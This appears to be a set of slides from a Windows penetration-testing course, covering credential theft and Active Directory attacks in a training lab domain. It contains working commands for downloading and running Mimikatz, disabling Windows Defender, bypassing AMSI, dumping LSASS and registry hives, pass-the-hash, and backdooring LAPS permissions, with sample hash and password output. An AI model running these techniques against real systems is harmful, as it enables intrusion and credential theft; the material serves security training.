- Mimikatz is a very powerful tool, which can perform many tasks such as extracting NTLM hashes from active sessions, dumping plain text passwords from memory, etc.
 - Also includes a number of other advanced functions, such as pass-the-hash, pass-the-tickets, issuing Golden tickets, DC impersonation, and many more!
- Requires as a minimum administrative access on the host
- Mimikatz was originally written in C, however, as a way to avoid detection by AV a PowerShell version of mimikatz was created
 - The entire Mimikatz binary is base64 encoded in the PowerShell script, evading detection by traditional AV by running entirely from memory
- e.g.

```
IEX (New-Object Net.WebClient).DownloadString("<mimikatz  
URL>"); Invoke-Mimikatz -Command privilege::debug; Invoke-  
Mimikatz -DumpCreds;
```

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Post Exploitation: AMSI



*“...AMSI is antimalware vendor agnostic, designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure **allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques...**”*

Reference:

[https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587(v=vs.85).aspx)

Post Exploitation: **Disable AMSI/AV**

- **Requirements:** An elevated shell

Indicates whether to use **real-time protection**

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Indicates whether Windows Defender scans all **downloaded files and attachments**

```
Set-MpPreference -DisableIOAVProtection $true
```



Post Exploitation: Bypass AMSI

- Hmm but what if we need to bypass AMSI to gain privileges?!

- **Use PowerShell version 2:** AMSI isn't supported
 - But on a default Windows 10 installation...

```
PS C:\Windows\system32> powershell.exe -version 2
Version v2.0.50727 of the .NET Framework is not installed and it is required to run version 2 of Windows PowerShell.
```

- **Make use of the NULL character**
 - <http://standa-note.blogspot.co.uk/2018/02/amsi-bypass-with-null-character.html>
- **Code manipulation: Change the signature of the script**
 - Change script name || remove comments || change function & variable names
 - An excellent write-up using these techniques
<http://www.blackhillsinfosec.com/?p=5555>
- Using Frida: <https://www.contextis.com/en/blog/amsi-bypass>
- <https://tyranidslair.blogspot.com/2018/06/disabling-amsi-in-jscript-with-one.html>
- <https://twitter.com/PhilipTsukerman/status/1031231444830625793>

Post Exploitation: Bypass AMSI



- **#1 A one-liner from Matt Graeber (@mattifestation)**

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

- **#2 Another one-liner from @mattifestation**

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

- Drop a custom DLL - `amsi.dll` - into the path from where you load your tools (remember those DLL Hijacking slides...)

<https://cn33liz.blogspot.co.uk/2016/05/bypassing-amsi-using-powershell-5-dll.html>

But this doesn't work in latest updates...



The screenshot shows a Windows 10 desktop. On the left, an Administrator Windows PowerShell window is open, displaying the following commands and their outputs:

```
PS C:\Windows\system32> winver
PS C:\Windows\system32> Invoke-Mimidogz
Invoke-Mimidogz : The term 'Invoke-Mimidogz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Invoke-Mimidogz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimidogz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);
PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);Invoke-Mimikatz
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:140
+ ... 'nitFailed','NonPublic,Static').SetValue($null,$true);Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
```

On the right, an 'About Windows' window is open, displaying the Windows 10 logo and version information:

Microsoft Windows
Version 1903 (OS Build 18362.30)
© 2019 Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the [Microsoft Software License Terms](#) to:
Windows User

The taskbar at the bottom shows the time as 11:37 PM on 7/11/2019.

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Obfuscated Mimikatz - WinPwn



- Obfuscation is an effective method to bypass signature-based threat detection mechanisms
- PowerShell code can be obfuscated manually or using open-source tools like Invoke-Obfuscation
- Automated windows exploitation tools like WinPwn also support obfuscating a Mimikatz code and reflectively loading it into memory

```
Creating/Checking Log Folders in C:\Users\bob\Desktop directory:
===== WinPwn =====
1. Execute Inveigh - ADIDNS/LLMNR/mDNS/NBNS spoofer!
2. Local recon menu!
3. Domain recon menu!
4. Local privilege escalation check menu!
5. Get SYSTEM using Windows vulnerabilities!
6. Bypass UAC!
7. Get a SYSTEM Shell!
8. Kerberoasting!
9. Loot local Credentials!
10. Create an ADIDNS node or remove it!
11. Sessiongopher!
12. Kill the event log services for stealth!
13. PowerSharpPack menu!
14. Load custom C# Binaries from a webserver to Memory and execute them!
15. DomainPasswordSpray Attacks!
16. Reflectively load Mimikatz into memory!
17. Exit.
===== WinPwn =====
Please choose wisely, master:: 16

.00000. QHkYGcQY 2.2.0 (x64) #19041 Jul 4 2020 17:55:05
.00 - 00. "o87LfBKR4NmIs'Amour" - (TwdpG)
## / \ ## /*** IG5XZpdp tQdKj `hwsbo81c8J' ( 6021eeU3X4We2g350MSJwj2 )
## \ / ## > http://blog.hwsbo81c8J.com/QHkYGcQY
'00 - 00' VvSTrV7uPFk0P1y ( yjH1DIFhjjTV6W8EAS2ijpvx )
'00000' > http://IRolp9FMuJn6Ww / http://jCFwNEEU8UHdkQrZ ***/
```



Hacking Windows

Techniques to Extract Credentials

```
.#####.  
.## ^ ##.  
## / \ ##  
## \ / ##  
'## v ##'  
'#####'
```

Post Exploitation: **Exfiltration of Credentials**



On a Windows host there are a number interesting targets:

- Security Accounts Manager (SAM)
- Cached Domain Credentials
- Local Security Authority Secrets (LSASecrets)
- Active Logons

Security Accounts Manager (SAM)

What/Where/Who is SAM?

- SAM is located at: `%SystemRoot%\System32\config\SAM`
- On a DC; Active Directory data is stored at: `%SystemRoot%\NTDS\ntds.dit`

Exfiltration:

- Using built-in tools: `reg save HKLM\SAM SAM_SAVE`
- Metasploit: Meterpreter has the ability to extract hashes via the `hashdump` command
- PowerShell:
 - Nishang: `Get-PassHashes`
 - Empire: `Invoke-PowerDump`
- A number of alternative tools are also available (`samdump`, `pwdumpx`, `pwdump`, `fgdump`, `gsecdump`)

Remember; the hash will be in the format:

`USERNAME:RID:LM:NTLM:::`

`Administrator:500:aad3b435b51404eeaad3b435b51404ee:99551acff8834268e489bb3054af94fd:::`

Cached domain credentials

- Cached Domain Credentials are the **ONLY** password hashes in Windows to be salted
- The salt is the username
- Cached Domain Credentials are encrypted with the **LSA secret NL\$KM**, so we'll need to extract this value and decrypt the credentials before we can then attack these hashes



Local Security Authority (LSA) Secrets



- **LSA secrets is protected storage and may include sensitive data such as:**
 - Passwords for services configured to run under the context of a user account
 - Passwords configured for scheduled tasks
 - and a lot more...
- **PowerShell (32-bit payload):**
 - **Enable-TSDuplicateToken** originally by Truesec (also included within Nishang as Enable-DuplicateToken) is needed to duplicate the access token of LSASS
 - **Get-LSASecret** (within Nishang) can then be used to gather the secrets
- **Mimikatz:**
 - `privilege::debug & token::elevate`
 - `lsadump::secrets`

Active Logons



- Certain Windows services/process store the credentials of logged-on users in memory in an encrypted way (OS dependant)*
- These can be decrypted, and the “clear-text” passwords of active logged-on users can be obtained
- >= Windows 8.1/2k12r2 by default don't store clear text credentials in LSA memory by default (detailed overview of OS behaviour @ <https://www.slideshare.net/camsec/cleartext-and-ptth-still-alive>)
- If we have administrative access to a target system, we can force a change and await the user to re-enter their credentials



Reference:

<https://blogs.technet.microsoft.com/kfalde/2014/11/01/kb2871997-and-wdigest-part-1/>
<https://t.me/learningnets>

Dumping the LSASS file - Offline Cracking



- In many scenarios, Mimikatz and similar tools get caught by endpoint protection software, antivirus, AMSI, etc.
- In such cases, it is possible to dump the **LSASS process** in the **.dmp** format and analyze it offline.
- **Pypkatz**, **Mimikatz**, etc can be used to extract data from the lsass .dmp file.
- Few of the methods are using **procdump**, **task manager**, rundll32, dumping SAM, system and security file from registry, etc.

Procdump

- Part of Microsoft Sysinternals toolkit
- Used to dump any given process
- Generally, not prevented by AMSI or any other AV. This activity can be detected

```
C:\Users\bob\Downloads\procdump>procdump64.exe -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com


[09:38:38] Dump 1 initiated: C:\Users\bob\Downloads\procdump\lsass.dmp
[09:38:38] Dump 1 writing: Estimated dump file size is 41 MB.
[09:38:38] Dump 1 complete: 41 MB written in 0.7 seconds
[09:38:39] Dump count reached.
```



Task Manager



- One of the simplest methods
- One can directly dump the process from the Processes tab in Task Manager



Comsvc.dll method



- Another native tools to dump the **LSASS** process.
- First step is to get the process ID of lsass.exe and then perform process dumping with comsvcs.dll

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump [LSASS_PID]  
C:\temp\lsass.dmp full
```

```
PS C:\Users\bob\Desktop> Get-Process lsass
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1242	28	5348	1216	168.03	540	0	lsass

```
PS C:\Users\bob\Desktop> cd C:\Windows\System32\  
PS C:\Windows\System32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 540 C:\temp\lsass.dmp full
```

Dumping LSA Secrets from Registry



- Copy the SAM, SYSTEM, SECURITY file from the registry

```
reg save HKLM\SAM sam
```

```
reg save HKLM\SECURITY security
```

```
reg save HKLM\SYSTEM system
```

```
C:\temp>reg save HKLM\SAM sam
The operation completed successfully.

C:\temp>reg save HKLM\SYSTEM system & reg save HKLM\security security
The operation completed successfully.
The operation completed successfully.
```

Extracting LSA secrets from registry dump



- This can be done with Mimikatz or pypykatz.
- Pypykatz registry --sam sam --security security system

```
$ pypykatz registry --sam sam --security security system
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
===== SYSTEM hive secrets =====
CurrentControlSet: ControlSet001
Boot Key: c8c2de6da6e084dc2ba6dc363d5f9916
===== SAM hive secrets =====
HBoot Key: d484c6120fe5d7f18c9757f298b0984110101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:990daa79a1f174998cd6eb018cf20ac9:::
default:1001:aad3b435b51404eeaad3b435b51404ee:a1a9e5839135df213a1b58ba48ca3611:::
john:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
===== SECURITY hive secrets =====
```


Exercise 4.4




Demo 4.4

Post Exploitation (AMSI Bypass, Mimikatz & LSASecrets)

- On 192.168.X.17 gain access to the NTLM hash of plum\kevin
- On 192.168.X.17 gain access to the cleartext password of plum\backupsvc

Windows Authentication



1. Username sent (hash calculated + stored locally)
2. 16-byte challenge sent to client
3. Client encrypts challenge with hash and sends back
4. Server passes (1), (2) and (3) to DC
5. DC looks up username (1), retrieves corresponding hash and encrypts the original challenge (2). DC compares its own calculation with (3). If it's a match, the user is who they say they are!

*[source] <https://blogs.sans.org/computer-forensics/files/2012/09/netauth-5.png>
<https://t.me/learningnets>

Windows Authentication



NTLM Challenge/Response*

- The client authenticates using their credentials - the hash of their password is calculated and stored. Their username is sent in cleartext
- The server generates a 16-byte challenge
- The client encrypts the challenge with **the hash of the user's** password and this is the response sent to the server
- The server then sends the username; original challenge that was sent to the client (step 2 above) and the client's response to a domain controller (DC)
- The DC performs a lookup of the user to retrieve the hash and uses this to encrypt the challenge
- The DC then compares the two responses, i.e. the client's response with the DC's calculated response. If they are equal, then access is granted

Reference:

[https://msdn.microsoft.com/en-gb/library/windows/desktop/aa378749\(v=vs.85\).aspx](https://msdn.microsoft.com/en-gb/library/windows/desktop/aa378749(v=vs.85).aspx)

Pass the Hash (PtH)



Windows systems allow authentication using hashes - we don't need the plaintext password!

- **Metasploit:**
 - auxiliary/scanner/smb/smb_login (SMB)
 - exploit/windows/smb/psexec (SMB)
- **PowerShell:**
 - Invoke-TheHash - <https://github.com/Kevin-Robertson/Invoke-TheHash> (WMI & SMB)
 - Invoke-Mimikatz - <https://github.com/EmpireProject/Empire>
- **Mimikatz:**
 - `sekurlsa::pth /user:kevin /domain:plum.local /ntlm:80de0b25034cbe9a63df9d8dfcdaadf3 /run:powershell.exe`

Pass the Hash (PtH): Restrictions

- Microsoft introduced new restrictions in 2871997 back in 2014
*<https://technet.microsoft.com/en-us/library/security/2871997.aspx>

Restrictions included (amongst many others)...

*“...This feature reduces the attack surface of domain credentials in the LSA. Changes to this feature include: **prevent network logon** and remote interactive logon to domain-joined machine **using local accounts**...”

```
msf exploit(psexec) > run
[*] Started reverse TCP handler on 192.168.10.206:4444
[*] 192.168.10.17:445 - Connecting to the server...
[*] 192.168.10.17:445 - Authenticating to 192.168.10.17:445 as user 'default'...
[-] 192.168.10.17:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error:
STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > 
```

- So...local admin accounts can no longer remotely authenticate to a host (excluding default RID 500)

Pass the Hash (PtH): Restrictions

- However, if we have administrative access to the host we can make a registry change and then it's business as usual:

```
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
```

Type: DWORD (32-bit)

Name: LocalAccountTokenFilterPolicy

Data: 1



Extra Protection



- Restricted Admin Mode:
<https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/>
- Utilize the Protected Users group: [https://technet.microsoft.com/en-us/library/dn466518\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn466518(v=ws.11).aspx)
 - Members can't authenticate using NTLM, Digest Auth or CredSSP
 - Passwords are not cached
 - Kerberos AES support only (DES and RC4 excluded)
 - Account cannot be delegated
 - Reduced TGT lifetime (4 hours)
- Credential Guard has been introduced in Windows 10 Enterprise & Server 2016
<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/credential-guard>

Overpass the Hash

- Generally used in Lateral Movement phase
- “Overpass the Hash” generate tokens from hashes or keys
- With Security Solutions in place, traditional Pass the Hash is easily detected due to NTLM downgrade
- AES128, AES265 hashes are used to generate tokens giving us privileges of the target user



Local Administrator Password Solution (LAPS)



- Periodic rotation of local admin password as per policy and storage in AD
- Password stored in `mc-Mcs-AdmPwd` with expiry as `ms-MCS-AdmPwdExpirationTime`
- Controlled by `C:\Program Files\LAPS\CSE\AdmPwd.dll`
- Powershell commands available : `Get-Command *AdmPwd*`
- **Who can read the passwords:**
 - `Find-AdmPwdExtendedRights`
- **Extract Password:**
 - `Get-ADObject 'CN=ms-mcs-admpwd,CN=schema,CN=configuration,DC=aih,dc=local'`
- if `admpwd.ps` loaded then `Get-AdmPwdPassword -ComputerName <computer>`

LAPS Exploitation



- Extract Password via PowerView in case ADMPwd.ps not available:

```
Get-DomainObject -Identity <computer> -Properties ms-mcs-admpwd
```

- Set manual Password

```
Set-DomainObject -Identity <computer> -Set @{'ms-mcs-admpwd'=NewPassword'}
```

- Set large expiry date on `ms-Mcs-AdmPwdExpirationTime`

- No Integrity check on `admpwd.ps.dll` (ergo replaceable by admin)

```
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\Admpwd.ps.dll
```

LAPS Exploitation



Find-AdmPwdExtendedRights cmdlet has logic flaws in detecting who has the DS_CONTROL_ACCESS right.

Adding an ACE to the computer which applies to the `mc-Mcs-AdmPwd` property and any descendant object.

```
$Raw = Get-DomainComputer -Raw WIn12-DC
$Target = $Raw.GetDirectoryEntry()
$AdmPwdGUID = (Get-DomainGUIDMap).GetEnumerator() | ?{$_.value
-eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -AccessControlType Allow
-PrincipalIdentity "Domain Users" -Right ExtendedRight -
ObjectType $AdmPwdGUID -InheritedObjectType ([Guid]::Empty) -
InheritanceType All
$Target.PsBase.ObjectSecurity.AddAccessRule ($ACE)
$Target.PsBase.CommitChanges()
```

<https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf>

<https://t.me/learningnets>

Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX




- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets





Hacking Windows

Active Directory



BLOODHOUND

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Active Directory Recon



What data is useful?


- Domain password and account lockout policies
- Details on our account(s) and the permissions these have locally and within the domain
- Details on obvious customized admin *enabled* user accounts (*adm_jsmith*, *localadmin* etc.)
- Customized groups including nesting and inheritance
- Active Directory ACLs and delegated objects
- Password management tools/utilities (LAPS)
- Encrypted passwords in policies (Group Policy Preferences)
- Service accounts with SPNs (Kerberoasting)
- Sensitive data in scripts or config files (SYSVOL)
- Domain trusts and types

<https://t.me/learningnets>

Active Directory Recon

ADRecon - <https://github.com/adrecon/ADRecon>

- Uses Microsoft Remote Server Administration Tools (RSAT) else falls back to LDAP
- Enumerates users, groups, computers, OUs, various permission assignments and generates useful statistics
 - From a non-domain joined host:
 - `.\ADRecon.ps1 -DomainController 192.168.3.215 -Credential plum\bob`



